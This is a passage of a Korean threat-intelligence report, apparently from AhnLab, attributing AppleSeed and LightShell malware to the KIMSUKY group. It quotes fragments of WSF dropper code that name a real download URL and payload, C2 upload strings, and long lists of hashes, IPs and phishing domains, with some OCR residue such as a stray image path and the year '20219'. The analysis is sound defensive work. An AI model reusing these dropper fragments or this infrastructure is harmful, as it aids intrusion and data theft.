/?m=a&p1=PCID&p2=Win6.1.7601x64-D_Regsvr32-v2.0.4


첫번째 파라미터 m은 mode, 두번째 파라미터 p 또는 p1은 공격 대상 시스템 구분, 관리를 위한 식별자로 AppleSeed는 공격 대상 시스템의 MAC 주소, LightShell은 공격 대상 시스템의 드라이브의 볼륨 정보 또는 볼륨 정보 + 시스템 이름 조합을 사용했다. 그리고 세번째 파라미터 v 또는 p2는 m에 따라 달라진다.

결론은 두 악성코드 그룹을 분석한 결과 코드는 완벽하게 일치하지 않지만 특정 기능 실행을 위해 호출하는 함수의 순서, 특정 기능 실행으로 얻은 결과물이 매우 유사함을 볼 때 KIMSUKY 조직은 악성코드 제작할 때 두 악성코드의 소스나 구조를 참고한 것으로 판단했다.

(2) 악성코드의 흔적

1) OP. Kabar Cobra와 연결

AppleSeed의 프로세스 검증 코드는 KIMSUKY 조직의 "참고.txt.wsf" (MD5 : e3ffe08efc006f54e0d206bf656af414)가 생성한 악성코드(ChromeDrop.dat)에 의해서 C2에서 다운로드되는 ChromeSearch.dat (MD5 : f82c07feea45f745fa1e7be834f92bdb)에도 있다. 코드는 완벽하게 일치하지 않지만 함수의 호출 흐름상 유사한 것으로 판단했다. (아래 [그림 75] 참고)



[그림 75] 함수의 호출 흐름 비교 : (좌) AppleSeed vs. (우) ChromeSearch.dat

"참고.txt.wsf"는 20219년 07월경에 유포된 VBS 악성코드로 비슷한 시기에 유포된 VBS 악성코드는 일부 변수명만 다르고 유사한 구조로 되어 있다. (아래 [그림 76] 참고)

```
<package><job  id="rlLYVYbN"><script  language="JScript">try
{
        var data = "7LC46rOg7ZWg6rKD";
        var docfile = "Âü°í.txt";
        var encfile = "ChromeDrop.";
        var runfile = "ChromeDrop.dat";
        var password = "123qwe";
        var root = "http://www.hanulplc.com/convert/cvt/";
        var ext = "rar";
        var dom = new ActiveXObject("Microsoft.XMLDOM");
        var elem = dom.createElement("tmp");
        elem.dataType = "bin.base64";
        elem.text = data;
        var decodeBase64 = elem.nodeTypedValue;
        var objShell = new ActiveXObject("WScript.Shell");
        var tmppath = objShell.ExpandEnvironmentStrings("%TEMP%");
        var inputStream = new ActiveXObject("ADODB.Stream");
```

```
<package><job  id='rlLYVYbN'><script  language='JScript'>try
{
  var data="";
  var docfile="";
  var runfile="Freedom.dll";
  var zipfile="brave.rar";
  var password="gjhffrufovd#$@8!@#llll";
  var serverurl,root2;
  var url;
  var local;
  var fs=WScript.CreateObject("Scripting.FileSystemObject");
  var xhr=new ActiveXObject("MSXML2.ServerXMLHTTP");
  var log=new ActiveXObject("MSXML2.ServerXMLHTTP");
  var dom=new ActiveXObject("Microsoft.XMLDOM");
  var elem=dom.createElement("tmp");
  var inputStream=new ActiveXObject("ADODB.Stream");
  var objShell=new ActiveXObject("WScript.Shell");
```

[그림 76] VBS 악성코드 비교 : (좌) 참고.txt.wsf vs. (우) 2.wsf

위 [그림 76]에서 2.wsf는 20219년 01월 통일부 기자단을 대상으로 유포되었던 "미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe"에 포함된 악성코드로 KIMSUKY 조직의 군, 언론 분야 공격 사례를 설명한 OP. Kabar Cobra 보고서에 포함되어 있다.

2) OP. Ghost Union 과 연결

아래 [표 16]은 동일한 PDB, 코드를 가진 악성코드로 각 악성코드가 생성하는 악성코드는 다르다. 5 번 악성코드는 아래 PDB 가 존재하는 64 비트용 AppleSeed 를 생성한다. 참고로 AppleSeed 는 32 비트용도 있다.

- **AppleSeed 의 PDB** : E:₩₩works₩₩utopia₩₩Utopia_v0.2₩₩bin₩₩AppleSeed64.pdb

NO	MD5	PDB	설명
1	35d60d2723c649c97b414b3cb701df1c	E:\pc\makeHwp\Bin\makeHwp.pdb	
2	0765d336634ba076cf640482714cfb17	E:\pc\makeHwp\Bin\makeHwp.pdb	
3	af2d2902bb7b100bcc2cc9038172c929	E:\pc\makeHwp\Bin\makeHwp.pdb	
4	d60ca10c8c90152ebd897c04fd2fe721	E:\pc\makeHwp\Bin\makeHwp.pdb	
5	da799d16aed24cf4f8ec62d5048afd1a	E:\pc\makeHwp\Bin\makeHwp.pdb	AppleSeed64

[표 16] 동일한 PDB 가 존재하는 악성코드

위 [표 16]에서 1 번 악성코드의 파일명은 "베트남 녹지원 상춘재 행사 견적서.hwp{공백} .exe"로 2019 년 12 월 03 일경에 발견되었다. 해당 파일이 생성한 NewACt.dat(MD5 : e54b370d96ca0e2ecc083c2d42f05210)는 OP. Ghost Union 보고서에서 설명한 악성코드와 일치한다.

아래 [그림 77]은 세개의 악성코드에 존재하는 문자열을 비교한 것으로 C2 통신할 때 사용하는 USER Agent 와 boundary 문자열이 동일함을 알 수 있으며, 추가로 본 보고서에는 설명하지 않았지만 특정 기능을 실행하기 위한 함수의 호출 순서도 동일함을 확인했다.

- OP. Ghost Union : winsec.dat (MD5 : 7b0c06c96caadbf6976aa1c97be1721c)

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
http://
http://%s%s
Content-Type: multipart/form-data; boundary=-------------223de5564f\r\n
---------------223de5564f\r\nContent-Disposition: form-data; name=\"binary\"; filename=\"%s\"\r\nContent-Type:
---------------223de5564f--\r\n
F.php
/ballance
%s/%s
Content-Length: %d\r\n
yqmpsfs/fyf
```

- OP. Ghost Union : Winprim.dat (MD5 : 6dbc4dcd05a16d5c5bd431538969d3b8)

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
http://
http://%s%s
Content-Type: multipart/form-data; boundary=-------------223de5564f\r\n
---------------223de5564f\r\nContent-Disposition: form-data; name=\"binary\"; filename=\"%s\"\r\nContent-Type:
---------------223de5564f--\r\n
F.php
/ballance
%s/%s
Content-Length: %d\r\n
yqmpsfs/fyf
```

- [표 16]의 1 번 악성코드가 생성 : NewACt.dat (MD5 : e54b370d96ca0e2ecc083c2d42f05210)

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
http://
http://%s%s
Content-Type: multipart/form-data; boundary=-------------223de5564f\r\n
---------------223de5564f\r\nContent-Disposition: form-data; name=\"binary\"; filename=\"%s\"\r\nContent-Type:
---------------223de5564f--\r\n
F.php
/data/cheditor/dir1
%s/%s
Content-Length: %d\r\n
Papua gloria
rundll32.exe
checkdrive
%s\\rundll32.exe \"%s\",%s
notepad.exe
yqmpsfs/fyf
```

[그림 77] 악성코드 문자열 비교 : OP. Ghost Union vs. NewACt.dat

3) C2 의 연결

OP. Light Shell의 2nd 악성코드 중 아래 악성코드는 cordova2020.esy.es (185.224.138.29)와 통신한다.

Export DLL Name	MD5	Timestamp (UTC)	Mutex 문자열
spy-regsvr32(x64).dll	b239679d6cd70e0d4ae30852005752ca	2019-02-22 Fri 22:23:10	SpyRegsvr32-20190223072259

185.224.138.29 는 KIMSUKY 조직의 OP. Ghost Union, OP. Kabar Cobra 에서 사용된 악성코드의 C2 와 겹치며, 피싱 등의 목적으로 다수의 C2 가 매핑되어 있었다. (아래 [표 17]참고)

IP	설명 1	설명 2
185.224.138.29	OP. Ghost Union	navor-net.hol.es
	OP. Kabar Cobra	my-homework.890m.com
	OP. Light Shell	cordova2020.esy.es
	Google, Daum, Naver 등 사칭	

[표 17] C2 의 연결

해킹 조직의 구성원 변화, 악성코드 제작 스타일 변화, 추적 회피 등을 여러 이유로 악성코드의 구조는 일정 주기 간격으로 변경되지만 지금까지의 사례에 비춰보면 악성코드의 구조가 변경되더라도 과거에 사용했던 악성코드의 구조를 조금씩 사용하는 것이 특징이다.

"5. 프로파일링"에서 설명한 내용을 근거로 OP. Light Shell 도 KIMSUKY 조직의 과거 작전과 연결됨을 확인했으며, 해당 작전도 KIMSUKY 조직으로 판단했다.

6. 결론

KIMSUKY 조직은 특정 국가의 지원을 받는 해킹 조직 중 우리나라에서 가장 활발하게 활동하고 있는 해킹 조직으로 해킹 대상 분야는 제한을 두지 않는다. 본 보고서를 작성하는 시점에도 국내 기업을 대상으로 해킹 시도했으며, 공격 대상 시스템을 악성코드로 감염시킨 후 민감한 파일을 탈취하여 C2 로 전송했다.

본 보고서의 내용만으로 KIMSUKY 조직의 해킹 능력을 평가하는 것은 어렵다. 하지만 본 보고서에서 설명한 악성코드의 감염 단계를 보면 대부분 메일에서 시작되며, 메일에 첨부된 악성코드는 이중 확장자, 매크로가 포함된 문서, 스크립트, 실행 파일 등을 사용하고, daum, naver, google 등의 메일 계정을 자주 사용한다. 그리고 사용자는 의심없이 수신한 메일을 열람하고 첨부 파일을 실행하여 악성코드에 감염되고 이로 인해 민감한 파일을 탈취당하고 심지어 악성코드에 감염된 시스템은 내부 네트워크에 접속할 수 있는 통로로 사용된다.

다르게 해석하면 해킹 조직이 어떤 목적을 갖고 해킹 시도하는 것을 전부 방어하는 것은 사실상 불가능하다. 하지만 메일로 유입되는 경우 사용자의 관심과 주의만 있으면 상당 수의 해킹 시도는 미연에 인지하고 방어할 수 있을 것이므로 주기적으로 모의 훈련을 실시하고 개선점을 도출한 후 적용하는 노력이 필요하다. 여기에 추가로 기업의 역할에 맞는 솔루션을 도입하고 운영한다면 기업의 보안은 한층 더 강화될 것이다.

7. 안랩 대응 현황

안랩 제품군의 진단명과 엔진 버전은 아래와 같다.

MD5	V3 진단명	V3 진단버전
0765d336634ba076cf640482714cfb17	Trojan/Win32.Backdoor	2020.01.20.05
07adf13da4b6087c458b91a519a97d83	Trojan/Win.Agent	2021.07.10.00
171e12e3673eb0f934ce94cb583daccc	Trojan/Win.NukeSped	2021.06.09.02
26eaff22da15256f210762a817e6dec9	Trojan/Win.VNC	2021.09.22.00
2a2b01c56d4e8a292fe6d2c836a1d63a	Trojan/Win.Agent	2021.06.09.02
4fdba5a94e52191ce9152a0fe1a16099	Trojan/Win.VNC	2021.09.22.00
541fa4fb60690ffbe48b24cd2eeda32e	Backdoor/Win.Agent	2021.05.20.02
07c52157eb97ebe792b03e3a9d8a8240	Backdoor/Win.AppleSeed	2021.10.14.03
10b9702f8096afa8c928de6507f7ecfe	Backdoor/Win64.Keylogger	2020.10.20.04
11d3b490638d0376afe3540df88a6476	Trojan/Win.Agent	2021.08.11.02
159dd4d84fd6c5d1bb807cdb02215cf8	Dropper/WSF.Agent	2021.05.13.02
2190dd8093e7b6776c4af5261ea3931d	Trojan/Win.LightVoice	2021.08.13.02
394996de460ba35d429d8b7e083f26d7	Trojan/Win.Agent	2021.06.09.02
4533fce36119238f40b589f03ba093bb	Backdoor/Win.Akdoor	2021.04.23.00
4c814e4344f8865b58bdd7f54436b355	Exploit/Win.CVE-2021-1675	2021.08.09.03
4d7816bb6f22dc76d3564e312a38ecc8	Trojan/Win.LightShell	2021.08.13.02
7f4624a8eb740653e2242993ee9e0997	Backdoor/Win.Meterpreter	2021.10.26.02
076fcf70558836549151e7685adb1203	Trojan/Win32.Agent	2020.10.17.09
088cb0d0628a82e896857de9013075f3	Trojan/Win.VNC	2021.09.22.00
11c6f97aaa583fc631f34af918516873	Trojan/Win.Agent	2021.08.12.00
2091e5dfed2a3e8b5cf07223fd554542	Trojan/Win.Akdoor	2021.07.10.00
2c49b207dcd0454e6e7486ce6126f3e0	Trojan/Win.Agent	2021.04.15.03
35ee0f5d686e72aba04253b0b39d19fe	Trojan/Win.Agent	2021.06.09.02
537b319927c0a7fbfaa0d411283069e3	Backdoor/Win64.Keylogger	2020.10.20.04
7480f871e59de96aaf2a20271ef2eab6	Trojan/Win.NukeSped	2021.06.09.02
03cf908006d0b6bcac671ebc88f1ddf7	Trojan/Win32.Agent	2020.12.15.03
2cb77491573acc5e8198d8cf68300106	Backdoor/Win.AppleSeed	2021.10.14.03
35d60d2723c649c97b414b3cb701df1c	Backdoor/Win32.Kimsuky	2019.12.04.01

374a036525987bda63adeefd329e2b67	Trojan/Win.Agent	2021.06.11.02
3d235aa8f66ddeec5dc4268806c22229	Trojan/Win32.Agent	2020.10.17.00
5bd6cb6747f782c0a712b8e1b1f0c735	Trojan/Win.TinyNuke	2021.09.16.03
0c5ce397f9e4a6c6bb099e178325e7eb	Dropper/Win32.Agent	2021.03.09.00
43917a2b19e25e3ffd110188404691d5	Trojan/Win32.Agent	2021.02.01.00
535827d41b144614e582167813fbbc4c	Trojan/Win32.Infostealer	2020.05.26.02
67aa7ddecc758dddfa8afc9d4c208af1	Trojan/Win.Tinukebot	2021.04.14.03
739d14336826d078c40c9580e3396d15	Trojan/Win.LightShell	2021.08.07.00
0a269b0053ff178e0881fde3685b65b4	Trojan/Win32.Agent	2019.11.16.00
0c6da2b9f9a5d8b3cf01f682c097f48b	Trojan/Win.Akdoor	2021.06.11.00
157160589dc3d5bad2e7ed15629b87d6	Trojan/Win.LightShell	2021.08.13.02
16c0e70e63fcb6e60d6595eacbd8eeba	Trojan/Win.HVNC	2021.09.18.01
3ef24a88fe011e4f6ef2639966beefa8	Trojan/Win.Agent	2021.06.11.02
605c3dee08569692b67f25a47cb4a397	Trojan/Win32.Agent	2020.10.17.09
68eddf7fe33ac28a71f63437e2320b43	Backdoor/Win.AppleSeed	2021.10.14.03
06f5957a2247b6e1ae0f55a3c4633b45	Backdoor/Win.Akdoor	2021.07.10.00
14e01ed4d086206d3c4b7159dc887f25	Backdoor/Win.Keylogger	2021.05.10.03
18d94704439c9eda33ea49eab40d99a5	Backdoor/Win.AppleSeed	2021.10.26.02
37e7d679cd4aa788ec63f27cb02962ea	Trojan/Win.Agent	2021.08.12.00
3a4ab11b25961bececе1c358029ba611	Backdoor/JS.Akdoor	2021.04.23.00
499b72fc9973d2f2ee6679fd60d9dbaf	Backdoor/Win.AppleSeed	2021.10.14.03
5de4061060f363a7b8821368548b4ffa	Trojan/Win.Agent	2021.06.11.02
00ced88950283d32300eb32a5018dada	Trojan/Win32.Infostealer	2020.05.26.01
2278f48ebb9eb912f5a5fb980fec99ed	Trojan/Win.Agent	2021.06.11.02
4301a75d1fcd9752bd3006e6520f7e73	Trojan/Win.VNC	2021.09.22.00
5b6da21f7feb7e44d1f06fbd957fd4e7	Trojan/Win.VNC	2021.09.22.00
83220852a82cbee4ac1446f46b91cc8d	Backdoor/Win.AppleSeed	2021.10.14.03
a36414bf5195e523797d6e30a2e1225b	Backdoor/Win.Agent	2021.05.20.02
a44966b7ddddbc62d7eb967d34812840	Trojan/Win32.Agent	2020.12.16.08
ac99daf5ae48b24e8f2359d322d4cd4f	Trojan/Win.Akdoor	2021.07.10.00
b239679d6cd70e0d4ae30852005752ca	Backdoor/Win64.Keylogger	2020.10.20.04
d4da4660836d61db95dd91936e7cfa4a	Backdoor/Win.Meterpreter	2021.10.26.02
da799d16aed24cf4f8ec62d5048afd1a	Trojan/Win32.Backdoor	2020.01.20.05
dd90cb5dcd7bd748baa54da870df606c	Trojan/Win.TinyNuke	2021.09.28.00
eee52fe7d47119b7e768a0ca8ca911f7	Trojan/Win64.Kimsuky	2020.02.07.05
f7839eeb778ff17cf3c3518089f9bbec	Trojan/Win.TinyNuke	2021.09.28.00
9440c85277a1d0f73452e8a75dc754d6	Trojan/Win64.Kimsuky	2020.02.07.05
af2d2902bb7b100bcc2cc9038172c929	Trojan/Win32.Injector	2019.11.15.01
c7844002ba15798f2c240f2b629d90c2	Dropper/JS.Akdoor	2021.10.07.00
dacb71c5eac21b41bb8077fe2e9f5a25	Trojan/Win.Agent	2021.06.09.02
df0ed691353427377f58972a113b75eb	Backdoor/Win.AppleSeed	2021.10.14.03
f41421803dca44c5adf89aaa44c18a22	Backdoor/Win.Agent	2021.05.20.02
a07ddce072d7df55abdc3d05ad05fde1	Trojan/Win.VNC	2021.09.22.00
bbc79820ccc040a54d2327ec28875377	Trojan/Win.LightShell	2021.08.07.00
ca5c311cdf05a4661dc490e0929cdef1	Trojan/Win32.Agent	2021.01.29.08
e582cf21c5f1951cf4dffd79d7e5403d	Trojan/Win.Agent	2021.08.12.00
e7cf7c466e90f2b580ce89e4f8ef2af6	Dropper/JS.Akdoor	2021.05.21.00

f2a39067724a227f6f7bc0f0602bae32	Trojan/Win.Akdoor	2021.06.09.02
874bc4f43a51d1f4d9e359dcf4a7f4a4	Trojan/Win.Agent	2021.06.09.02
98015898c06603cc50bf0ed1eaf8fdff	Trojan/Win.Agent	2021.04.15.03
9a71e7e57213290a372dd5277106b65a	Trojan/Win.VNC	2021.09.22.00
d60ca10c8c90152ebd897c04fd2fe721	Trojan/Win32.Injector	2019.11.15.01
d916c3533a89e498159fc432d645edb8	Backdoor/Win.AppleSeed	2021.10.26.03
f0255dfcb932c3072c2489124b25b373	Trojan/JS.Agent	2021.05.13.00
a213a2bdfb76bcb4957568f08f753b85	Trojan/Win.Agent	2021.06.13.02
e192c1495e9d7cf18812a7a03a1e84f2	Trojan/Win.Agent	2021.06.11.02
e8da7fcdf0ca67b76f9a7967e240d223	Dropper/Win.Agent	2021.06.09.02
f1fd2a6ab6bc4b11a590c8a1c5680ffc	Trojan/Win64.Agent	2021.02.23.00
85ae0be9411b1ab0d7644347af0f7f07	Trojan/Win.LightShell	2021.10.14.03
876db1153d0689092619315a61138c47	Backdoor/Win.AppleSeed	2021.10.14.03
8814fc3d81b3a948f54b0c035ece41aa	Trojan/Win32.Agent	2020.10.15.00
93efab6654a67af99bbc7f0e8fcf970f	Backdoor/Win.VNC	2021.08.13.03
a03598cd616f86998daef034d6be2ec5	Backdoor/Win.AppleSeed	2021.04.23.00
d010a3f121d80705e6622ded206835ac	Trojan/Win.Agent	2021.06.11.02
e40cb1328cf00cc490a7239141db3661	Trojan/Win.KeyLogger	2021.05.23.00
ed17ac8d2ee4a3b145e5784887b2499a	Trojan/Win.NukeSped	2021.04.14.03
f82c07feea45f745fa1e7be834f92bdb	Trojan/Win32.Akdoor	2019.07.17.04
f8b9ac484b82cba3f67766a7f20e588c	JS/Downloader	2019.01.07.07
8b7c75a5718b8a83762878a1fadde403	Trojan/Win64.Agent	2019.11.16.00
8c5c844eb8612235cfbdf1fc8c59af65	Trojan/Win.Agent	2021.06.09.02
8ec1e9f9bfb99e560b1b489e95713313	Exploit/Win.CVE-2021-34527	2021.08.09.03
96c6ad44b9bb85e9e57bfea7e441d131	Dropper/Win.Agent	2021.06.09.02
ae47cd69cf321640d7eebb4490580681	Trojan/Win32.Agent	2020.10.15.00
c99f4cd6db8ca013baecf9e050d53046	Trojan/Win.NukeSped	2021.06.09.02
ce8e463fefaa6634f535f5b63313d381	Downloader/Win32.Agent	2020.09.03.09
d355b1eb7b4f27dc5bc5203126983933	Dropper/Win.LightShell	2021.08.21.00
de9254369b928eaab82c84be777ebd05	Trojan/Win.LightShell	2021.08.07.00
89fff6645013008cda57f88639b92990	Trojan/Win32.Agent	2020.09.03.08
db4ff347151c7aa1400a6b239f336375	Trojan/Win.VNC	2021.09.22.00
e3ffe08efc006f54e0d206bf656af414	JS/Downloader	2019.07.15.08
eac771599d71783a5c27aebdfba2152e	Trojan/Win.Akdoor	2021.06.09.02

8. IoC (Indicators of Compromise)

(1) 파일 Hashes (MD5)

[+] 이메일 첨부파일

d355b1eb7b4f27dc5bc5203126983933
96c6ad44b9bb85e9e57bfea7e441d131

```
e8da7fcdf0ca67b76f9a7967e240d223
c7844002ba15798f2c240f2b629d90c2
3a4ab11b25961bececе1c358029ba611
159dd4d84fd6c5d1bb807cdb02215cf8
f0255dfcb932c3072c2489124b25b373
e7cf7c466e90f2b580ce89e4f8ef2af6
```

[+] 공급망 공격

```
ce8e463fefaa6634f535f5b63313d381
89fff6645013008cda57f88639b92990
```

[+] 1st 악성코드 - HTTP

```
541fa4fb60690ffbe48b24cd2eeda32e
a36414bf5195e523797d6e30a2e1225b
f1fd2a6ab6bc4b11a590c8a1c5680ffc
f41421803dca44c5adf89aaa44c18a22
df0ed691353427377f58972a113b75eb
07c52157eb97ebe792b03e3a9d8a8240
171e12e3673eb0f934ce94cb583daccc
499b72fc9973d2f2ee6679fd60d9dbaf
68eddf7fe33ac28a71f63437e2320b43
7480f871e59de96aaf2a20271ef2eab6
85ae0be9411b1ab0d7644347af0f7f07
de9254369b928eaab82c84be777ebd05
bbc79820ccc040a54d2327ec28875377
739d14336826d078c40c9580e3396d15
98015898c06603cc50bf0ed1eaf8fdff
a03598cd616f86998daef034d6be2ec5
ed17ac8d2ee4a3b145e5784887b2499a
4533fce36119238f40b589f03ba093bb
ca5c311cdf05a4661dc490e0929cdef1
03cf908006d0b6bcac671ebc88f1ddf7
a44966b7ddddbc62d7eb967d34812840
076fcf70558836549151e7685adb1203
3d235aa8f66ddeec5dc4268806c22229
605c3dee08569692b67f25a47cb4a397
43917a2b19e25e3ffd110188404691d5
8814fc3d81b3a948f54b0c035ece41aa
ae47cd69cf321640d7eebb4490580681
```

[+] 1st 악성코드 - Email

```
dacb71c5eac21b41bb8077fe2e9f5a25
18D94704439C9EDA33EA49EAB40D99A5
35ee0f5d686e72aba04253b0b39d19fe
8c5c844eb8612235cfbdf1fc8c59af65
2c49b207dcd0454e6e7486ce6126f3e0
a213a2bdfb76bcb4957568f08f753b85
98015898c06603cc50bf0ed1eaf8fdff
```

[+] 2nd 악성코드 - HTTP

```
876db1153d0689092619315a61138c47
2cb77491573acc5e8198d8cf68300106
83220852a82cbee4ac1446f46b91cc8d
e40cb1328cf00cc490a7239141db3661
d916c3533a89e498159fc432d645edb8
14e01ed4d086206d3c4b7159dc887f25
537b319927c0a7fbfaa0d411283069e3
10b9702f8096afa8c928de6507f7ecfe
b239679d6cd70e0d4ae30852005752ca
c99f4cd6db8ca013baecf9e050d53046
157160589dc3d5bad2e7ed15629b87d6
4d7816bb6f22dc76d3564e312a38ecc8
```

[+] 2nd 악성코드 - Email

```
0c6da2b9f9a5d8b3cf01f682c097f48b
f2a39067724a227f6f7bc0f0602bae32
```

[+] 음성탈취

```
2190dd8093e7b6776c4af5261ea3931d
0c5ce397f9e4a6c6bb099e178325e7eb
```

[+] RDP

```
5de4061060f363a7b8821368548b4ffa
2091e5dfed2a3e8b5cf07223fd554542
2278f48ebb9eb912f5a5fb980fec99ed
ac99daf5ae48b24e8f2359d322d4cd4f
```

[+] TVNC

```
088cb0d0628a82e896857de9013075f3
4fdba5a94e52191ce9152a0fe1a16099
26eaff22da15256f210762a817e6dec9
5b6da21f7feb7e44d1f06fbd957fd4e7
4301a75d1fcd9752bd3006e6520f7e73
a07ddce072d7df55abdc3d05ad05fde1
9a71e7e57213290a372dd5277106b65a
db4ff347151c7aa1400a6b239f336375
```

[+] hvnc

```
16c0e70e63fcb6e60d6595eacbd8eeba
5bd6cb6747f782c0a712b8e1b1f0c735
dd90cb5dcd7bd748baa54da870df606c
f7839eeb778ff17cf3c3518089f9bbec
93efab6654a67af99bbc7f0e8fcf970f
67aa7ddecc758dddfa8afc9d4c208af1
535827d41b144614e582167813fbbc4c
00ced88950283d32300eb32a5018dada
```

[+] DNS Tunneling
eac771599d71783a5c27aebdfba2152e
394996de460ba35d429d8b7e083f26d7

[+] CVE-2021-1675
4c814e4344f8865b58bdd7f54436b355
8ec1e9f9bfb99e560b1b489e95713313

[+] Meterpreter
e582cf21c5f1951cf4dffd79d7e5403d
37e7d679cd4aa788ec63f27cb02962ea
11c6f97aaa583fc631f34af918516873
07adf13da4b6087c458b91a519a97d83
06f5957a2247b6e1ae0f55a3c4633b45
d010a3f121d80705e6622ded206835ac
e192c1495e9d7cf18812a7a03a1e84f2
3ef24a88fe011e4f6ef2639966beefa8
374a036525987bda63adeefd329e2b67
11d3b490638d0376afe3540df88a6476
d4da4660836d61db95dd91936e7cfa4a
2a2b01c56d4e8a292fe6d2c836a1d63a
874bc4f43a51d1f4d9e359dcf4a7f4a4
7f4624a8eb740653e2242993ee9e0997

[+] AppleSeed 드롭퍼
35d60d2723c649c97b414b3cb701df1c
0765d336634ba076cf640482714cfb17
af2d2902bb7b100bcc2cc9038172c929
d60ca10c8c90152ebd897c04fd2fe721
da799d16aed24cf4f8ec62d5048afd1a

[+] AppleSeed DLL
0a269b0053ff178e0881fde3685b65b4
eee52fe7d47119b7e768a0ca8ca911f7
9440c85277a1d0f73452e8a75dc754d6
8b7c75a5718b8a83762878a1fadde403

[+] ETC
e3ffe08efc006f54e0d206bf656af414
f82c07feea45f745fa1e7be834f92bdb
f8b9ac484b82cba3f67766a7f20e588c

(2) URL 및 IP 주소

79.133.41.237
27.102.112.44

1.234.66.18 : 2020.03 ~ 2020.09
bignaver.cloudmall.club
kasse.hdac-tech.com
update.hdac-tech.com
nidlogin.naver.party
security.naver.buzz
user.naver.buzz
account.daumi.club
nidlogin.naver.buzz
mail.daumi.club
korea.cloudmall.club
hpay.cloudmall.club
hdac.cloudmall.club
system.hd-bsnc.club
attach.cloudmall.club
mail.naver.buzz
mail.cloudmall.club
file.cloudmall.club
mail.hd-bsnc.club
login.cloudmall.club
naver.cloudmall.club
cloudmall.club
riaver.site

198.20.167.150 : 2020.08 ~ 2020.09
wallet.hdac-tech.buzz
update.hdac-tech.com
kasse.hdac-tech.com
wallet.hdac-tech.com

27.102.114.79 : 2020.12 ~ 2021.03
sms.coniami.tk
admin.naver-or.ml
ping.onehappy.ml
my.komoni.cf
vpn.cakjy.cf
mail.nidauth.ml
members.neiver.ml
mail.kjayeong.tk
members.navei.ml
mail.navei.ml
wo.oniya.cf
mail.hwpmm.cf
update.hwpmm.cf
mail.navier.ga
mail.neiver.ml
app.henni.ml

27.102.127.240 : 2021.03 ~ 2021.04
auth.naver-or.ml

logins.naver-or.ml
app.henni.ml
admin.naver-or.ml
sms.coniami.tk

31.172.80.104 : 2021.05 ~ 2021.06
jbnu.info
mail3.nate-or.ga
ping.onehappy.ml
help.naver-login.cf
mail3.nate-r.gq
app.henni.ml

27.102.128.169 : 2021.06 ~ 2021.07
login.nawer.p-e.kr
www3.nsign.kro.kr
www3.ntruth.r-e.kr
www3.ntec.p-e.kr
myform.nwork.n-e.kr
input.nevinfo.n-e.kr
ns1.microsoft-office.us
www3.ntrue.o-r.kr
uzann.nclaud.o-r.kr
nidlogin.navor.p-e.kr
nid.nvchecker.kro.kr
infc.nsta.n-e.kr
privacy.nvchecker.kro.kr
mail.naver-in.tk
nid.nhnnaver.kro.kr
login.navver.kro.kr
account.naven.kro.kr
manager.dtp.kro.kr

27.255.81.109 : 2021.07
mail.naveer.r-e.kr
account.nhnlogin.kro.kr
mail.nhnuser.r-e.kr
nidlogin.naven.n-e.kr

45.58.55.73 : 2021.03 ~ 2021.10
rnail.view.p-e.kr
wekjskldfasfi.signin.p-e.kr
google.acccounts.kro.kr
nid.navercorp.kro.kr
signin.duarn.kro.kr
login.kaka0.r-e.kr
outlook.live.c0rn.kro.kr
aproview.o-r.kr
user.daom-in.p-e.kr
logins.daurn.kro.kr

accounts.grnail-signin.ml
update.altool.kro.kr
outlook.live.c0m.kro.kr
izalfqea.lionqueen.uno
update.smartscren.kro.kr
system.interrupt.kro.kr
logins.out1ook.kro.kr
acount.googlee.kro.kr
user.claum.ml
cs.daom-in.p-e.kr
login.hotmail.r-e.kr
dqtlgks.lionqueen.uno
update.onedrive.p-e.kr
acount.grnail.p-e.kr
check.daom-in.p-e.kr
ntnomd.lionqueen.uno
sonap.leftfeedback.site
flyga.leftfeedback.site
topting.leftfeedback.site
login.daom-in.p-e.kr
oiwertjlkj.elijijlakej.kro.kr
check.grnail.p-e.kr
user.daun.p-e.kr
login.daun.p-e.kr
login.grnail.p-e.kr
user.claum.ga
login-grnail.claum.ga
pe.fulse.p-e.kr
secure-help.claum.ga
vwasc.asldkjejw.p-e.kr
pe.vwaiejka.p-e.kr
outlook.seoul-kor.tk
login-grnail.claum.ml
login.mail.nate.seoul-kor.tk
file-download.seoul-kor.tk
skin.linecover.xyz
boars.linecover.xyz
sys.updatesvr.cf
auto.updatesvr.cf
onedrive-upload.ikpoo.cf
nate-sec-helper.ikpoo.cf
logins.ikpoo.cf
naver.ikpoo.cf
login-grnail.ikpoo.cf
secure-help.claum.ml

104.128.239.70 : 2020.11 ~ 2021.06
dnhji.bnmvg.cf
pollor.p-e.kr
unicon.n-e.kr

